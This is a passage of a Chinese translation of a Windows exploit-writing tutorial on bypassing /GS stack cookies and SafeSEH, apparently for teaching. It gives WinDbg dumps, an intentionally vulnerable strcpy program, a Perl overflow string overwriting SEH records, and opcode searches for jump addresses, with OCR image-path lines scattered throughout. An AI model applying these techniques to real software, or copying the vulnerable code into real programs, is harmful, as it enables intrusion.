   13 00401055 8b02            mov     eax,dword ptr [edx]
   13 00401057 ffd0             call    eax     ;this is where bar() is called (via vtable
ptr)
   14 00401059 8b4dfc          mov     ecx,dword ptr [ebp-4]
   14 0040105c 33cd            xor     ecx,ebp
```

```
   14 0040105e e854000000      call    gsvtable!__security_check_cookie (004010b7)
   14 00401063 8be5            mov     esp,ebp
   14 00401065 5d              pop     ebp
   14 00401066 c20400          ret     4
```


堆栈中 cookie ：


```
0:000> dd 00403018
00403018  cd1ee24d 32e11db2 ffffffff ffffffff
00403028  fffffffe 00000001 004020f0 00000000
00403038  56413f2e 406f6f46 00000040 00000000
00403048  00000001 00343018 00342980 00000000
00403058  00000000 00000000 00000000 00000000
```

虚函数 bar 反汇编如下：

```
0:000> uf Foo::bar
gsvtable!Foo::bar
   16 00401070 55              push    ebp
   16 00401071 8bec            mov     ebp,esp
   16 00401073 51              push    ecx
   16 00401074 894dfc          mov     dword ptr [ebp-4],ecx
   17 00401077 8be5            mov     esp,ebp
   17 00401079 5d              pop     ebp
   17 0040107a c3              ret
```

如果我们在 gs3 被调用的时候观察堆栈（在 0×00401000 上设置断点）：





- 0×0012ff70 = 保存的返回地址


- 0×0012ff74 = 参数

- 0×0012ff78 = 虚函数表指针（指向 0×0040211c）

```
0:000> u 0040211c
gsvtable!Foo::`vftable':
0040211c 7010            jo      gsvtable!_load_config_used+0xe (0040212e)
0040211e 40              inc     eax
0040211f 004800          add     byte ptr [eax],cl
00402122 0000            add     byte ptr [eax],al
00402124 0000            add     byte ptr [eax],al
00402126 0000            add     byte ptr [eax],al
00402128 0000            add     byte ptr [eax],al
0040212a 0000            add     byte ptr [eax],al
```


拷贝开始前，堆栈的布局是这样的:

（首先在堆栈上分配了 32 字节的有效空间（sub esp,20），esp 指向了 0×0012ff4c。）




在堆栈地址 0×0012FF78 上，我们可以看到虚函数表指针，在地址 0×0012ff5c 上存放着 0012ff78（译注:图中和这里说的不一致）。

cookie 首先被放到 eax 中并且和 ebp 进行异或操作，然后被放到堆栈上（在 0×001268 处）




把 AAAABBBBCCCCDDDD 拷贝到堆栈上以后（这时已经溢出了 buff[]），我们已经用 CCCC 覆盖了 cookie，我们即将用 EEEE 覆盖返回地址。




溢出后，堆栈是这个样子：

内存 0×0012ff5c 依然指向 0×0012ff78（0×0012ff78 中保存着虚函数表指针 0×0040211c）.



执行完拷贝之后（堆栈被溢出），地址 0040104D 上的指令尝试获取虚函数 bar 的地址并放到 eax 中。


在这些指令被执行前，寄存器环境如下：



接着，这四条指令被执行，尝试加载函数地址到 eax 中…

```
0040104D   |. 8B45 F0        MOV EAX,DWORD PTR SS:[EBP-10]
00401050   |. 8B10           MOV EDX,DWORD PTR DS:[EAX]
00401052   |. 8B4D F0        MOV ECX,DWORD PTR SS:[EBP-10]
00401055   |. 8B02           MOV EAX,DWORD PTR DS:[EDX]
```


这四条指令的执行结果是：



然后,执行指令 call eax（尝试执行地址 00401070 上的虚函数 bar()）。

```
00401057   |. FFD0            CALL EAX                  ;  gsvtable.00401070
```

但是 eax 中的数据是我们可以控制的…



=>尽管堆栈中的 cookie 被破坏了，但我们依然劫持了 EIP(因为我们溢出了虚函数表指针，并控制了 eax)，ebp 和 edx 都指向我们的缓冲区，因此构造 exploit 还是相当容易的。

SafeSeh

Safeseh 是另一种安全机制，它可以阻止利用 SEH 的 exploit。可通过启用/safeSEH 编译选项来把这种机制应用到所有的执行模块上（文件后缀为.exe，.dll 等），（在 uninformed v5a2 上可以阅读到更多的信息）。

除了堆栈保护机制（通过在返回地址前边放置 cookie 的办法），还增加了对异常处理器的保护，以确保当 seh 链被修改时程序直接终止，而不会跳转到 shellcode 去执行。当异常处理器被执行前，safeSEH 会验证异常处理链是否被修改过。系统会从头到尾遍历异常处理链表，并逐个验证它们的有效性。

如果你覆盖掉异常处理器，你同时也覆盖了指向下一个 SEH 的指针…这将破坏链表并触发 safeseh，微软的 safeseh 技术是（截至目前为止）非常有效的。

绕过 SafeSeh:导引

如我在第三章所说，只启用 safeseh 保护机制是可以被绕过的：

->在 exploit 中不利用 SEH（而是通过覆盖返回地址的方法来利用:-)）

或

->如果程序编译的时候没有启用 safeseh 并且至少存在一个没启用 safeseh 的加载模块(系统模块或程序私有模块）。这样就可以用这些模块中的 pop/pop/ret 指令地址来绕过保护。事实上，建议寻找一个程序私有模块（没有启用 safeseh），因为它可以使 exploit 稳定地运行在各种系统版本中。 如果找不到这样的模块地址也可以使用系统模块中的地址，它也可以工作（同样，只要它没用 safeseh 进行编译）。

->如果只有应用程序没有启用 safeseh 保护机制，在特定条件下，你依然可以成功利用，应用程序被加载的地址有 NULL 字节，如果在程序中找到了 pop/pop/ret 指令，你可以使用这个地址（NULL 字节会是最后一个字节），但是你不能把 shellcode 放在异常处理器之后（因为这样 shellcode 将不会被拷贝到内存中 - NULL 是字符串终止符）因此在这种情况下，这样的 exploit 仅可以工作在：

- shellcode 可以被放在缓冲区中用于覆盖 nseh/she 的字符串之前。

- 能用可以跳转到 shellcode 的四字节跳转指令覆盖 nseh 域（一个向后的跳转）。

- 仍然可以触发异常（可能并非如此，大多数的异常发生在堆栈溢出时，但是当覆盖到 seh 时拷贝就中断了）。

关于 seh 和 safeseh 的更多信息可以看这里：

http://www.corelan.be:8800/index.php/2009/07/25/writing-buffer-overflow-exploits-a-quick-and-basic-tutorial-part-3-seh/ 和 http://www.corelan.be:8800/index.php/2009/07/28/seh-based-exploit-writing-tutorial-continued-just-another-example-part-3b/

此外，本章的大部分都是基于 David Litchfield 所作的工作.

(Defeating the Stack Based Buffer Overflow Prevention Mechanism of Microsoft Windows 2003 Server)

如前所述，从Windows server 2003 开始，一个新的保护机制已经产生，这项技术将有助于阻止覆盖异常处理器的 exploit，总之，它是这样工作的:

当异常处理器被调用的时候,ntdll.dll(*KiUserExceptionDispatcher*)会检测异常处理器是否有效,首先，它会消除直接跳转到堆栈的跳转代码，它获取栈的高地址，和低地址（通过查询线程信息块（TEB）中的 FS:[4]和 FS:[8]）,如果异常处理器的指针在这个范围内（如果指针指向栈地址范围内），这个异常处理器不会被执行。

如果异常处理器指针不是一个栈中的地址,这个地址会被再次被检查是否在加载模块(包含执行映像自己）列表中的某个模块的地址范围中，如果是这种情况的话，会再次核查这个地址是否在已注册的异常处理器列表中。如果存在相匹配的表项的话，异常处理器地址被允许执行，我不打算讨论关于指针检查的细节，但请记住，检查的重点之一是检查是否有 “Load Configuration Directory”。如果模块没有“Load Configuration Directory”，该异常处理器将可以被执行。

如果该地址不属于加载模块的范围？那么，在这种情况下该异常处理器被认为是安全的，将可以被执行。

有几种可以绕过这种新型 SEH 保护机制的利用技术:

- 如果异常处理器的地址在加载模块的地址范围外，这个异常处理器依然可以执行。

- 如果异常处理器的地址在加载模块范围内,但是这个加载模块没有“Load Configuration Directory ”,这样的 DLL 将允许我们通过异常处理器的测试，这个异常处理器将可以执行。

- 如果用栈中的地址覆盖异常处理器，它不会被执行，但是如果用堆中的地址来覆盖异常处理器，它将可以被执行，（当然这需要把攻击代码到堆中，然后在堆中猜测一个可靠的地址，并把程序流程重定向到这个地址上，这可能是困难的，因为该地址可能无法预测）。

- 如果用一个已注册的并且有助于我们得到控制权的异常处理器覆盖异常处理结构，当然，只有当这个异常处理器的代码不会打断 shellcode 并且可以让一个可控的地址获得执行的时候，这种技术才是有效的。诚然，这种情况十分罕见，但有时的确会发生。

绕过 SafeSeh:利用加载模块之外的地址

在进程的加载模块/执行映像中基本都能找到 pop/pop/ret 这样的指令组合，在构建基于 SEH 的 exploit 时候,我们通常需要用到这样的指令地址，但这样的指令不是只有在加载模块中才可以找到，如果我们可以在加载模块之外的地方找到一个包含 pop/pop/ret 指令的地址，并且这个位置是不变的，你也可以使用这样的地址，不幸的是，即使可以找到这样的地址，你也会发现，这个地址在不同的系统版本上并不通用。因此要想成功利用漏洞，可能必须针对特定的系统版本来编写利用程序。

另一个（可能更好）解决这种问题的方法是通过寻找其他的指令集。

call dword ptr[esp+nn] / jmp dword ptr[esp+nn] / call dword ptr[ebp+nn] / jmp dword ptr[ebp+nn] / call dword ptr[ebp-nn] / jmp dword ptr[ebp-nn]

(偏移 nn 可能是: esp+8, esp+14, esp+1c, esp+2c, esp+44, esp+50, ebp+0c, ebp+24, ebp+30, ebp-04, ebp-0c, ebp-18)

另一种做法是，如果 esp +8 指向 EXCEPTION_REGISTRATION 结构，那么你仍然可以寻找一个 pop/pop/ret 指令组合（在加载模块的地址范围之外的空间），也可以正常工作。

比方说，我们要寻找 ebp +30。下边我们把转移指令转换成操作码：

```
0:000> a
004010cb call dword ptr[ebp+0x30]
call dword ptr[ebp+0x30]
004010ce jmp dword ptr[ebp+0x30]
jmp dword ptr[ebp+0x30]
004010d1
```

```
0:000> u 004010cb
004010cb ff5530          call    dword ptr [ebp+30h]
004010ce ff6530          jmp     dword ptr [ebp+30h]
```


现在我们尝试在加载模块之外的地址空间找到包含这样指令的地址，如果能找到，我们就成功了。

为了对这进行演示，我们将使用前边解释/GS 的时候用的那份代码，并尝试在 Windows 2003 Server R2 SP2 英文正式版上编写一个 exploit。

```
#include "stdafx.h"
#include "stdio.h"
#include "windows.h"

void GetInput(char* str, char* out)
{
        char buffer[500];
        try
        {
         strcpy(buffer,str);
        strcpy(out,buffer);
         printf("Input received : %s\n",buffer);
        }
        catch (char * strErr)
        {
                printf("No valid input received ! \n");
                printf("Exception : %s\n",strErr);
        }
}

int main(int argc, char* argv[])
{
    char buf2[128];
    GetInput(argv[1],buf2);
    return 0;
}
```

这次，我们编译的时候不启用/GS 和/RTC，但启用 safeseh 机制（设置“linker”命令行参数/safeseh:yes），注意:我们运行在 Windows 2003 Server R2 SP2 英文正式版上，设置 DEP 模式为 OptIn（不是默认设置，而只对系统核心进程进行保护，不用担心 - 我们将在稍后讨论 DEP/NX）。

用 ollydbg 加载执行文件，我们看到所有的模块和执行映像都启用了 safeseh 保护。



我们将在 508 字节后覆盖到异常处理器，所以下边的代码可以用 BBBB 覆盖 next_seh，用 DDDD 覆盖异常处理器：


```
my $size=508;
$junk="A" x $size;
$junk=$junk."BBBB";
$junk=$junk."DDDD";
system("\"C:\\Program Files\\Debugging Tools for Windows (x86)\\windbg\" seh \"$junk\"\r\n");
Executable search path is:
ModLoad: 00400000 00406000   seh.exe
ModLoad: 7c800000 7c8c2000   ntdll.dll
ModLoad: 77e40000 77f42000   C:\WINDOWS\system32\kernel32.dll
ModLoad: 78520000 785c3000   C:\WINDOWS\WinSxS\x86_Microsoft.VC90…dll
(c5c.c64): Break instruction exception - code 80000003 (first chance)
eax=78600000 ebx=7ffdb000 ecx=00000005 edx=00000020 esi=7c8897f4 edi=00151f38
eip=7c81a3e1 esp=0012fb70 ebp=0012fcb4 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!DbgBreakPoint:
7c81a3e1 cc              int     3
0:000> g
(c5c.c64): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0012fd41 ebx=00000000 ecx=0012fd41 edx=00130000 esi=00000001 edi=004033a8
eip=004010cb esp=0012fcb4 ebp=0012feec iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
seh!GetInput+0xcb:
004010cb 8802            mov     byte ptr [edx],al          ds:0023:00130000=41
0:000> !exchain
0012fee0: 44444444
Invalid exception stack at 42424242
```

到现在为止，一切顺利，现在我们需要找到一个用于覆盖异常处理器的地址，所有模块（可执行的二进制）都被 safeseh 保护，因此我们不能使用这些模块中的地址。

我们在内存中搜索指令 call/jmp dword ptr[reg+nn],我们已经知道 call dword ptr [ebp+0x30]的操作码是 ff 55 30, jmp dword ptr [ebp+0x30]的操作码是 ff 65 30。

```
0:000> s 0100000 l 77fffff ff 55 30
00270b0b  ff 55 30 00 00 00 00 9e-ff 57 30 00 00 00 00 9e  .U0.....W0.....
```


或者，你也可以使用我为 immunity 调试器写的 pvefindaddr 命令插件，它可以帮助我们找到这样的地址，!pvefindaddr jseh 命令可以找出所有包含 call/jmp 的指令，它只列出了加载模块范围之外的指令地址。



（注意 - 上面的截图来自于另外的系统，请忽略其中的地址），如果你想得到这个插件：

pvefindaddr (ImmDbg pycommand)（登录之后下载）

此外，你也可以使用 immunity 或 ollydbg 调试器观察内存视图，你可以看到这个地址属于哪个区域。



你也可以使用 Microsoft vadump tool 来转储虚拟地址空间。

继续回到搜索操作上来，如果你想找到更多类似指令（基本上是增加搜索范围），可以通过在搜索的时候省略偏移(或使用 immdbg 的 pvefindaddr 插件，你将立刻得到所有结果)：

```
0:000> s 0100000 l 77fffff ff 55
00267643  ff 55 ff 61 ff 54 ff 57-ff dc ff 58 ff cc ff f3  .U.a.T.W...X....
00270b0b  ff 55 30 00 00 00 00 9e-ff 57 30 00 00 00 00 9e  .U0......W0.....
002fbfd8  ff 55 02 02 02 56 02 02-03 56 02 02 04 56 02 02  .U...V...V...V..
00401183  ff 55 8b ec f6 45 08 02-57 8b f9 74 25 56 68 54  .U...E..W..t%VhT
0040149e  ff 55 14 eb ed 8b 45 ec-89 45 e4 8b 45 e4 8b 00  .U....E..E..E...
00401509  ff 55 14 eb f0 c7 45 e4-01 00 00 00 c7 45 fc fe  .U....E......E..
00401542  ff 55 8b ec 8b 45 08 8b-00 81 38 63 73 6d e0 75  .U...E....8csm.u
0040163e  ff 55 8b ec ff 75 08 e8-4e ff ff ff f7 d8 1b c0  .U...u..N.......
004016b1  ff 55 8b ec 8b 4d 08 b8-4d 5a 00 00 66 39 01 74  .U...M..MZ..f9.t
004016f1  ff 55 8b ec 8b 45 08 8b-48 3c 03 c8 0f b7 41 14  .U...E..H<....A.
00401741  ff 55 8b ec 6a fe 68 e8-22 40 00 68 65 18 40 00  .U..j.h."@.he.@.
00401866  ff 55 8b ec ff 75 14 ff-75 10 ff 75 0c ff 75 08  .U...u..u..u..u.
004018b9  ff 55 8b ec 83 ec 10 a1-28 30 40 00 83 65 f8 00  .U......(0@..e..
0040198f  ff 55 8b ec 81 ec 28 03-00 00 a3 80 31 40 00 89  .U....(.....1@..
```

现在我们需要找到一个用于跳转的地址，并且这个地址必须在加载模块范围之外。

顺便提一下:当异常发生时，如果我们观察下 ebp 指向的内容，会看到:

```
(be8.bdc): Break instruction exception - code 80000003 (first chance)
eax=78600000 ebx=7ffde000 ecx=00000005 edx=00000020 esi=7c8897f4 edi=00151f38
eip=7c81a3e1 esp=0012fb70 ebp=0012fcb4 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!DbgBreakPoint:
7c81a3e1 cc              int     3
0:000> g
(be8.bdc): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0012fd41 ebx=00000000 ecx=0012fd41 edx=00130000 esi=00000001 edi=004033a8
eip=004010cb esp=0012fcb4 ebp=0012feec iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
seh!GetInput+0xcb:
004010cb 8802            mov     byte ptr [edx],al          ds:0023:00130000=41
0:000> d ebp
0012feec  7c ff 12 00 79 11 40 00-f1 29 33 00 fc fe 12 00  |...y.@..)3.....
0012fefc  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012ff0c  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
```

```
0012ff1c  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012ff2c  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012ff3c  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012ff4c  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012ff5c  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
```

